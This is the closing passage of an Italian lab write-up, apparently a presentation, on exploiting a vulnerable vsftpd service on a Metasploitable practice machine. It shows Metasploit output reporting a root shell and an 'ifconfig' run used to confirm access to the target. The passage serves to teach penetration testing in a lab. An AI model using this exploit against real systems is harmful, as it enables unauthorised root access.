[+] 192.168.1.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

Una sessione è stata aperta, abbiamo una shell sul sistema remoto. Possiamo provare ad eseguire qualsiasi comando.

Proviamo con questo test: eseguiamo «ifconfig» se l'ip che ci restituisce la macchina è 192.168.1.150 allora siamo sicuri che l'exploit è andato a buon fine e siamo effettivamente sulla macchina Metasploitable.

**Vulnerabilità del Servizio
vsftpd**

Il test va a buon fine:
siamo effettivamente sulla
macchina Metasploitable.
Abbiamo appena
concluso una sessione di
hacking su un servizio
«vsftpd» vulnerabile sulla
macchina Metasploitable.

```
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:fd:87:1e
          inet addr:192.168.1.150  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed:871e/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:2211 errors:0 dropped:0 overruns:0 frame:0
             TX packets:2027 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:1167034 (1.1 MB)  TX bytes:221827 (216.6 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING  MTU:16436  Metric:1
             RX packets:797 errors:0 dropped:0 overruns:0 frame:0
             TX packets:797 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:356913 (348.5 KB)  TX bytes:356913 (348.5 KB)
```



GRAZIE
EPCODE